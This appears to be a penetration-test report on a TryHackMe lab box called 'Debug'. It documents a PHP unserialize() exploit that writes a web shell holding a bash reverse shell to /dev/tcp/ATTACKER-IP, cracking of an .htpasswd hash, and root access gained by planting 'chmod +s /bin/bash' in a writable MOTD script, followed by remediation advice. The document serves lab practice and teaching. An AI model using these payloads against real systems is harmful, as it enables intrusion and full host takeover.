# Report Properties

| | |
|---|---|
| TItle | Debug |
| Version | V1 |
| Author | Rajesh Mantri |
| Pentester | Rajesh Mantri |
| Reviewed by | Rajesh Mantri |

# Version Control

| Version | Date | Author | Description |
|---|---|---|---|
| V1 | 31-10-2025 | Rajesh Mantri | Final draft |
| | | | |

# Table of Contents

# 1. Executive summary

This document presents a detailed technical assessment of the host 10.10.78.126, performed as a focused penetration test that simulates an external attacker attempting to gain unauthorized access and escalate privileges within the target environment.

The objective of this engagement was to identify security weaknesses both at the application and system level that could be discovered and exploited from an initial remote vantage point, to demonstrate the realistic impact of those weaknesses through proof-of-concept exploitation, and to provide prioritized, actionable remediation recommendations to eliminate or mitigate the risks discovered.

# 2. Objectives

### 2.1. Main Objective

Obtain the hidden flags present in the machine

User.txt
7e37c8[redacted]

root.txt
3c8c3d[redacted]

### 2.2. Scope

- **Target:** One single Target machine 10.10.78.126.
- **Allowed activities:** Active reconnaissance, vulnerability discovery, exploitation, privilege escalation, post-exploitation enumeration, and artifact collection on the target machine.
- **Out of scope**: Systems, networks, or services not authorized explicitly. Social engineering is prohibited, and no attack should be outside the targeted machine.

### 2.3. Measurable objectives

- **Initial Access:** Show a method through which an interactive shell or similar access on the target machine can be achieved.
- **Privilege Escalation**: Get higher privilege access, eventually leading to root (UID 0) access.
- **Flag Retrieval:** Search the system for the flags and gather them (each flag should be recorded exactly as it is).
- **Evidence & Reproduction**: Present the logs, commands, timestamps, and screenshots (if applicable) that can serve as witnesses and also facilitate reproduction of the steps from enumeration to key retrieval and privilege obtaining.

# 3. Findings

### 3.1. System Information

| IP address | System Type | OS information | Ports | | |
|---|---|---|---|---|---|
| | | | Port# | Protocol | Service Name |
| 10.10.78.126 | server | Apache/2.4.18 (Ubuntu) Linux 5.4 | 22 | tcp | ssh |
| | | | 80 | tcp | http |

### 3.2. Nmap result

```
# nmap -sS -sC -sV -O 10.10.78.126
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-30 17:51 IST
Nmap scan report for 10.10.78.126
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 44:ee:1e:ba:07:2a:54:69:ff:11:e3:49:d7:db:a9:01 (RSA)
|   256 8b:2a:8f:d8:40:95:33:d5:fa:7a:40:6a:7f:29:e4:03 (ECDSA)
|_  256 65:59:e4:40:2a:c2:d7:05:77:b3:af:60:da:cd:fc:67 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
```

Here, I observe that the given machine is running an Apache server 2.4.18 version
port 22/tcp with service ssh
Port 80/tcp with service http
Are open
I used Gobuster to obtain any hidden directories or anything that might be of interest

### 3.3. Gobuster result

```
# gobuster dir -u http://10.10.78.126/ -w /usr/share/wordlists/dirb/common.txt
```

```
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.78.126/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 277]
/.hta                 (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/backup               (Status: 301) [Size: 313] [--> http://10.10.78.126/backup/]
/grid                 (Status: 301) [Size: 311] [--> http://10.10.78.126/grid/]
/index.html           (Status: 200) [Size: 11321]
/index.php            (Status: 200) [Size: 5732]
/javascripts          (Status: 301) [Size: 318] [--> http://10.10.78.126/javascripts/]
/javascript           (Status: 301) [Size: 317] [--> http://10.10.78.126/javascript/]
/server-status        (Status: 403) [Size: 277]
===============================================================
Finished
===============================================================
```

Accessible pages are


http://10.10.78.126/backup/

# Index of /backup

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| grid/ | 2021-03-09 20:10 | - | |
| index.html.bak | 2021-03-09 20:10 | 11K | |
| index.php.bak | 2021-03-09 20:10 | 6.2K | |
| javascripts/ | 2021-03-09 20:10 | - | |
| less/ | 2021-03-09 20:10 | - | |
| readme.md | 2021-03-09 20:10 | 2.3K | |
| style.css | 2021-03-09 20:10 | 10K | |

*Apache/2.4.18 (Ubuntu) Server at 10.10.165.115 Port 80*

http://10.10.78.126/grid/



# Index of /grid

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| base-grid.psd | 2021-03-09 20:10 | 1.1M | |

*Apache/2.4.18 (Ubuntu) Server at 10.10.165.115 Port 80*

http://10.10.78.126/index.php/

The contents of index.php.bak are of interest as it contain

---

```
public function __destruct() {

file_put_contents(__DIR__ . '/' . $this->form_file,$this->message,FILE_APPEND);
echo 'Your submission has been successfully saved!';

}

}

// Leaving this for now... only for debug purposes... do not touch!

$debug = $_GET['debug'] ?? '';
$messageDebug = unserialize($debug);

$application = new FormSubmit;
$application -> SaveMessage();
```

---

# 4. Methodology

4.1. PHP serialization

The application accepts a debug parameter, which is passed directly to PHP's unserialize() function.
Inspection of the application code revealed a class implementing a method __destruct(). That destructor reads two object properties $form_file ( filename) and $message ( file contents ) and calls file_put_contents (__DIR__ . '/' . $this->form_file, $this->message, FILE_APPEND).
In short, an attacker who can supply a crafted serialized object via the debug parameter can control both the file path and the data written to the file, allowing arbitrary files to be created or modified under the web directory.
This represents an unauthenticated remote-deserialization vulnerability that can be exploited to achieve remote code execution and persistent webshell deployment.
More can be found here
[Remote code execution via PHP [Unserialize]]

In the debug parameter, i input

```
<?php
class FormSubmit
{
public $form_file = 'shell.php';
public $message = '<?php exec("/bin/bash -c \'bash -i >
/dev/tcp/ATTACKER-IP/1234 0>&1\'");';
}
print urlencode(serialize(new FormSubmit));
?>
```

After converting

O%3A10%3A%22FormSubmit%22%3A2%3A%7Bs%3A9%3A%22form_file%22%3Bs%3A10%3A%22shell.php%22%3Bs%3A7%3A%22message%22%3Bs%3A70%3A%22%3C%3Fphp+exec%28%22%2Fbin%2Fbash+-c+%27bash+-i+%3E+%2Fdev%2Ftcp%2F10.10.10.10%2F1234+0%3E%261%27%22%29%3B%22%3B%7D

After successfully submitting the parameter and visiting
http://10.10.78.126/shell.php/
Simultaneously using a netcat listener on port 1234
# nc -nvlp 1234
I Successfully get a shell

```
~> nc -nvlp 1234
listening on [any] 1234 ...

connect to [10.17.64.77] from (UNKNOWN) [10.10.78.126] 39268
www-data@osboxes:/var/www/html$
```

A hidden file .htpasswd was discovered containing an (MD5-based) hashed password for user james.

```
www-data@osboxes:/var/www/html$ cat .htpasswd
cat .htpasswd
james:$apr1$zPZMi
```

Using hashcat to crack this password

```
# hashcat -m 1600 hash.txt /usr/share/wordlists/rockyou.txt
```

```
$apr1                                    q1:ja
```

The password is ja[redacted]

I used SSH to log in as user James and retrieved the first flag (user.txt).

```
~/THM/debug> ssh james@10.10.78.126
The authenticity of host '10.10.78.126 (10.10.78.126)' can't be established.
ED25519 key fingerprint is SHA256:j1rsa6H3aWAH+1ivgTwsdNPBDEJU72p3MUWbcL70JII.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.78.126' (ED25519) to the list of known hosts.
james@10.10.78.126's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic x86_64)
```

```
james@osboxes:~$ cat user.txt
7e37c84a66cc40
```

I found a message from root addressed to James. In it, root asks James to edit the SSH welcome message (the MOTD) and explicitly mentions that James has the necessary permissions to do so.

```
james@osboxes:~$ cat Note-To-James.txt

Dear James,

As you may already know, we are soon planning to submit this machine to THM's CyberSecurity Platform! Crazy... Isn't it?

But there's still one thing I'd like you to do, before the submission.

Could you please make our ssh welcome message a bit more pretty... you know... something beautiful :D

I gave you access to modify all these files :)

Oh and one last thing... You gotta hurry up! We don't have much time left until the submission!

Best Regards,

root
```

We verified the user permission

```
james@osboxes:~$ cd /etc/update-motd.d/
james@osboxes:/etc/update-motd.d$ ls
00-header       10-help-text          91-release-upgrade  98-reboot-required
00-header.save  90-updates-available  98-fsck-at-reboot   99-esm
james@osboxes:/etc/update-motd.d$ cat 00-header
#!/bin/sh
#
#    00-header - create the header of the MOTD
#    Copyright (C) 2009-2010 Canonical Ltd.
#
#    Authors: Dustin Kirkland <kirkland@canonical.com>
#
#    This program is free software; you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation; either version 2 of the License, or
#    (at your option) any later version.
#
#    This program is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License along
#    with this program; if not, write to the Free Software Foundation, Inc.,
#    51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

[ -r /etc/lsb-release ] && . /etc/lsb-release

if [ -z "$DISTRIB_DESCRIPTION" ] && [ -x /usr/bin/lsb_release ]; then
        # Fall back to using the very slow lsb_release utility
        DISTRIB_DESCRIPTION=$(lsb_release -s -d)
fi

printf "Welcome to %s (%s %s %s)\n" "$DISTRIB_DESCRIPTION" "$(uname -o)" "$(uname -r)" "$(uname -m)"
james@osboxes:/etc/update-motd.d$ nano  00-header
```

The command ls -la /bin/bash is used to inspect the file's permissions, ownership, and attributes particularly to check for SUID

```
james@osboxes:~$ ls -la /bin/bash
-rwxr-xr-x 1 root root 1037528 May 16  2017 /bin/bash
```

I edited the 00-header file to contain
# Chmod +s /bin/bash
And re-logged in as user james
This allows a SUID exploit
When i used
# /bin/bash -p
I got a root shell, resulting in obtaining the final flag

```
bash-4.3# cat /root/root.txt
3c8c3d0fe758
bash-4.3
```

# 5. Recommendations

**Remove SUID from shells:** sudo chmod u-s /bin/bash (prevent trivial root escalation).

**Remove sensitive files from webroot:** move/delete .htpasswd and other secrets; restrict access.

**Rotate compromised credentials** (change james password and any reused passwords/keys).

**Disable unserialize() on untrusted input:** refactor to JSON or validate/signed serialized data.

**Patch & upgrade OS/apps:** apply updates and plan migration off EOL releases (e.g., Ubuntu 16.04).

**Implement secure SDLC:** code reviews, static analysis, and developer training to prevent deserialization and other insecure patterns.